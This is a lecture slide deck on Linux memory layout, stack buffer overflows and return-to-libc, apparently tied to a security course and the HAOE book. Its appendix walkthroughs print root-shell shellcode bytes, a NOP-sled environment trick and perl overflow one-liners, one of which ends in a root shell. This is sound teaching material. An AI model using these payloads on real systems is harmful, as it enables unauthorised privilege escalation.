   malloc(...)
    new(...)

Stack grows towards low memory

Heap grows towards high memory

Source:
http://www.tenouk.
com/Bufferoverflowc/Bufferoverflow1
c.html

Higher memory address

0xFFFFFFFF

System	

env
argv
argc

main() frame pointer (EBP)

Stack

Auto variables for main()

Auto variable for func()

Stack pointer (ESP), points at the top of the stack -grows downward

Available for stack growth

Shared libraries

malloc.o (lib*.so)

Library functions if dynamically linked – usual case

printf.o (lib*.so)

Available for heap growth

brk() point

Heap (malloc(), calloc(), new)

data

Global variables

Unimitialized data - bss

int y = 100;

Initialized data - data

Text (Compiled code, a.out)

malloc.o (lib*.a)

Library functions if statically linked – not usual case

printf.o (lib*.a)

file.o

main.o   func()

The return address

crt0.o (startup routine)

0x00000000

Lower memory address

Linux process Memory view..

- This is easier to comprehend when looking at hex code, and using GDB
- hard to comprehend when looking at C/C++ source code
- **This can differ per OS**
  - **Windows is different for stack, heap, and shared libraries (.dll in windows)**
  - **Likely the same in BSD**
  - ***Unsure about Solaris**

Source: http://www.tenouk. com/Bufferoverflowc/Bufferoverflow1 c.html

Toy Example

Take these two code segments

```
int check_auth(char *password){
  int auth_flag = 0;
  char password_buffer[16];

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Think about what gets put on the stack, and the heap, and which way they grow

In which one is **auth_flag** exploitable by stack overflow?

```
int check_auth(char *password){
  char password_buffer[16];
  int auth_flag = 0;

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Terminology: for an attacker, **return auth_flag;** is an execution control point in one of these

Construct their stacks

[low memory]

password_buffer variable
auth_flag variable
saved frame pointer (SFP)
return address (ret)
*password(function argument)

main()'s stack frame

auth_flag variable
password_buffer variable
saved frame pointer (SFP)
return address (ret)
*password(function argument)

main()'s stack frame

[high memory]

Toy example solution...

Here's *a* trick:
Data writes this direction in source code in vanilla systems

```
int check_auth(char *password){
  int auth_flag = 0;
  char password_buffer[16];

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Targeting the stack frame

back to the auth_overflow2.c (page 126 in HAOE)

The stack is a LIFO structure

```
int check_auth(char *password){
  char password_buffer[16];
  int auth_flag = 0;

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}

int main(int argc, char *argv[]){
  ...
  if(check_auth(argv[1]) ){
      // access granted
      }
}
```

```
            auth_flag variable
-----------------------------------
          password_buffer
               variable
-----------------------------------
         saved frame pointer
               (SFP)
-----------------------------------


          return address (ret)
-----------------------------------
        *password(function
             argument)
-----------------------------------


          main()'s stack frame
```

# Stack Frame Structure

each stack frame contains
- local variables for that function
- the return address
  - so EIP can be restored

When a function returns (finishes)
- the stack frame is popped off
- and return address is used
  to restore the EIP

**If we can alter the return address, we can return
to other places in memory**

what could go wrong??? :)

```
-----------------------------
         local vars
-----------------------------
    saved frame pointer
          (SFP)
-----------------------------


    return address (ret)
-----------------------------
    function arguments
-----------------------------


    previous function()'s
        stack frame
```

Stack Frame Structure

This gets saved in the first lines of a function, which is the function "prologue".

these get pushed prior to jumping to the function

```
----------------------------
          local vars
----------------------------
     saved frame pointer
           (SFP)
----------------------------


     return address (ret)
----------------------------
     function arguments
----------------------------


     previous function()'s
          stack frame
```

DEMO #1

We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables, to get a root shell

Goto slides @ the end to see walkthroughs

Return to lib c

Usually the stack is <u>not executable (NX)</u>, as we will see next time.

- Can't use shellcode on the stack
  - no code injection! **D:**
- can still control `EIP` (by overriding a `RET` value on the stack)
  - can point it elsewhere and still spawn a shell
  - can point to dynamic-link library code!
    - must be a common dynamic library
    - must allow attacker to be flexible, and spawn shell or w/e
      - `libc`!
- Basic planning process:
  - Determine address of `system()`
  - determine address of `"/bin/sh" in memory`
  - determine address of `exit()`

LOW MEMORY

THE STACK

vuln buffer
stack data .....
EBP
ret addr
argument1
argument2 ....

HIGH MEMORY

Return to lib c

Basic execution of exploit:
1. fill up the vulnerable buffer up to the return address with garbage data
2. overwrite the return address with the address of `system()`
3. follow `system()` with the address of `exit()`
4. append the address of `"/bin/sh"`

- Its simple and sweet

When function calls happen

In general,   CALL function_name   does the following:

pushes in order on the stack:
- first the arguments
- then return address
- then base pointer

LOW MEMORY

THE STACK

vuln buffer
stack data .....
EBP
ret addr
argument1
argument2 ....

HIGH MEMORY

Return to lib c

Hurdles:
- finding "`/bin/sh`" in memory
  - not uncommon, and can be found with a memory analyzer (i.e. memfetch)
  - can be an environment variable!   :D
- figuring out how to pass it to `system()`
  - arguments get pushed onto the stack in reverse order
  - pass a pointer to "/bin/sh" or put it there?
    - usually easier to pass a pointer!

- getting the vulnerable process to exit cleanly
  - by calling `exit()`
    - When `system()` returns, it will point here

not NOP's cause
not executable!

LOW MEMORY
THE STACK

garbage data
garbage data
garbage data
system() addr
exit() addr
/bin/sh addr

12 bytes

HIGH MEMORY

Inside system()

system(const char *command)

LOW MEMORY
THE STACK

....
....
....
....
exit() addr
/bin/sh addr

RET Value →

argument 1 →

HIGH MEMORY

DEMO #2

return to lib c

Goto slides @ the end to see walkthroughs

Vulnerability Scoring

Common Vulnerability Scoring System http://www.first.org/cvss#
Six Base metrics (http://www.first.org/cvss/faq):
1. **Access Vector**: how well can a remote attack attack the target
2. **Access Complexity**: Measures the complexity of the attack required to exploit the vuln, once he has gained access to the target
3. **Authentication**: Measures the number of times an attacker must authenticate to the target system, in order to exploit the vuln
4. **Confidentiality Impact**: Measures the damage to confidentiality if the vulnerability is successfully exploited
5. **Availability Impact**: Measures the damage to availability if the vulnerability is successfully exploited
6. **Integrity Impact**: Measures the damage to the integrity of data and systems if the vulnerability is successfully exploited

There are also Temporal, and Environmental metrics
Vulnerability Scoring is important for prioritizing incident response, and for system administrators to prioritize proactive security measures

Next Time

- Shellcode
- Heapspray
- Real World Countermeasures
  - ASLR
  - DEP
  - Stack Cookies (/GS Protection)
- And how to get around them

Resources

Linux process memory layout

Program scratch space
- local (scoped) variables,
- environment variables,
- passed arguments,
- return instruction pointers

dynamic space
- malloc(...)
- new(...)

Uninitialized global & static vars
named BSS by old convention
Initialized global & static variables

machine instructions / code segments

|	
RESERVED SPACE	0xFFFFFFFF

STACK	
↓ ↓ ↓	

RESERVED SPACE	

↑ ↑ ↑	
HEAP	

BSS	

DATA	

TEXT	0x00000000

Alternate view for linux process memory layout

machine instructions / code segments->

Initialized global & static variables ---->

Uninitialized global & static vars ------>

dynamic space ---------------->
    malloc(...)
    new(...)

Program scratch space ---------------->
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

Text	**Low memory**
Data	
BSS	
HEAP ↓ ↓ ↓ ↓	
↑ ↑ ↑ ↑ **STACK**	**High memory**

Tools for testing/discovering Buffer Overflows

Windows

- winDBG
- OllyDBG
- IDA
- immunityDBG
- python

Linux

- **gdb, valgrind**
- gcc/g++
- vi/vim/emacs
- **bash and perl/python/ruby**
- **cat / netcat**
- **readelf**
- **objdump**
- **ltrace**
- strace
- ROPeme
  - We will cover Return Orient Programming attacks next time

Exploit/Shellcode/Vuln Databases

- http://www.exploit-db.com/search/
- http://projectshellcode.com/
- http://www.shell-storm.org/shellcode/

- http://nvd.nist.gov/
- http://cve.mitre.org/

Credits

Many thanks and credit goes to the following for the material on fuzzing:

[1] Mitch Adair - UTDallas Computer Security Group. http://utdcsg.org/csg/

Demo#1 Walkthrough

Use these commands to do what I did at home.

An example

We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables

Lets use auth_overflow2.c from HAOE.

With the live cd, compile auth_overflow2.c with the following commands:

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c -o auth_overflow2
reader@hacking:~/booksrc $ sudo chown root:root ./auth_overflow2
reader@hacking:~/booksrc $ sudo chmod u+s ./auth_overflow2
                                          ^ (set suid bit)
```

*   I simply set things as root, and suid to easily verify if the exploit works, otherwise might have to break out strace to prove the exploit worked, and that you spawned a NEW shell, instead of returning to the old one :)

x/24s $esp + 0x1FF

Our shellcode

setup file "shellcode.hex" to contain:
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80

Shellcode conversion

We need it in binary form. So run the following in bash:

$ for i in $(cat shellcode.hex); do echo -en $i; done > shellcode.bin

Then shellcode.bin will be in binary.

$cat shellcode.bin
this will give us a bunch of garbage (thats ok)

Environment Variables :)

put the shellcode into environment variables, with a healthy nop-sled.
$ export SHELLCODE=$(perl -e 'print "\x90"x200')$(cat shellcode.bin)

check the result via:
$ echo $SHELLCODE

Finding the env vars on the stack with gdb

$ gdb ./auth_overflow2

(gdb) break main
(gdb) run
//finds the environment variables on the stack
(gdb) x/24s $esp + 0x1FF
0xbffff8ff: "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9c7:
"\220\220\220\220\220\220\220\220\220\2201�1�1�\231���\200j\vXQh//
shh/bin\211�Q\211�S\211��\200"
0xbffff9f5:   "TERM=xterm"
0xbffffa00:   "SHELL=/bin/bash"
0xbffffa10:   "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-
gnome2"
0xbffffa4b: "WINDOWID=20971602"
0xbffffa5d: "USER=reader"

0xbffff9c7 is going to be our target return address... right in the middle of that sweet NOP sled

SMASH THE STACK

```
$ ./auth_overflow2 $(perl -e 'print "\xc7\xf9\xff\xbf"x40')
sh-3.2# whoami
root
sh-3.2#
```

or use python:
```
$ ./auth_overflow2 $(python -c "print '\xc7\xf9\xff\xbf'*40")
```

Demo #2 walkthrough

ret to lib c

vuln.c

Provided by the HAOE book.

Really simple

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

We're going to demonstrate return to libc with this

getenvaddr.c

Provided by the HAOE book.
Lets you find where on the stack an env variable is
We're going to use it to find our "   /bin/sh" string

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){
    char *ptr;
    if(argc < 3) {
        printf("Usage: %s <environment variable> <target program>, argv[0]);
        exit(0);
    }
    ptr = getenv(arg[1]); /*get env var location */
    ptr += (strlen(argv[0] - strlen(argv[2]))*2; /*adjust for program name */
    printf ("%s will be at %p\n", arg[1], ptr);
}
```

What we need to do

1. Find the address of system()
2. Find the address of exit()
    a. if we want it to be clean (will seg fault otherwise)
        i. seg faults can leave logs!
3. Find the address of "   /bin/sh" on the stack
    a. we're going to do this to put it in the environmental variables:
        i. export BINSH="   /bin/sh"
4. Locate the RET value on the vulnerable program's stack

Find system() and exit()

```
int main(){
system();
exit();
}
```

Use GDB to find their addresses

Have all the addresses

system = 0xb7ed0d80
exit = 0xb7ec68f0
pointer to "/bin/sh" = 0xbffffe5d

These may differ for you

Now to find the RET value on the stack

can do it by binary fuzzing, or examining the stack values with GDB

the ret-to-libc exploit

```
$ ./vuln $(perl -e 'print "ABCD"x7 .
'\x80\x0d\xed\xb7\xf0\x68\xec\xb7\x5b\xfe\xff\xbf"')
```

Should give us:

sh-3.2#

Example to tweak

```c
#include <stdio.h>
#include <stdlib.h>

int i = 5; //Global variables
int j;
char msg[] = "WARNING!\n";

void do_nothing() {}

int foo(int j) {
  for (i=0; i<j; i++)
    do_nothing();
  return j;
}

void ineedj(void) {
  printf ("j is %d \n", j);
}

main() {
  int j;
  j = foo(i);
  ineedj();
}
```

stack frame problem

```
char *initialize() {
  char string[80];
  char* ptr = string;
  return ptr;
}

main() {
  char *myval = initialize();
  do_something_with(myval);
}
```

Commentary: Since string is a local variable, its space is lost after returning from initialize. This space will be reused by the next function to be called. Eventual disaster!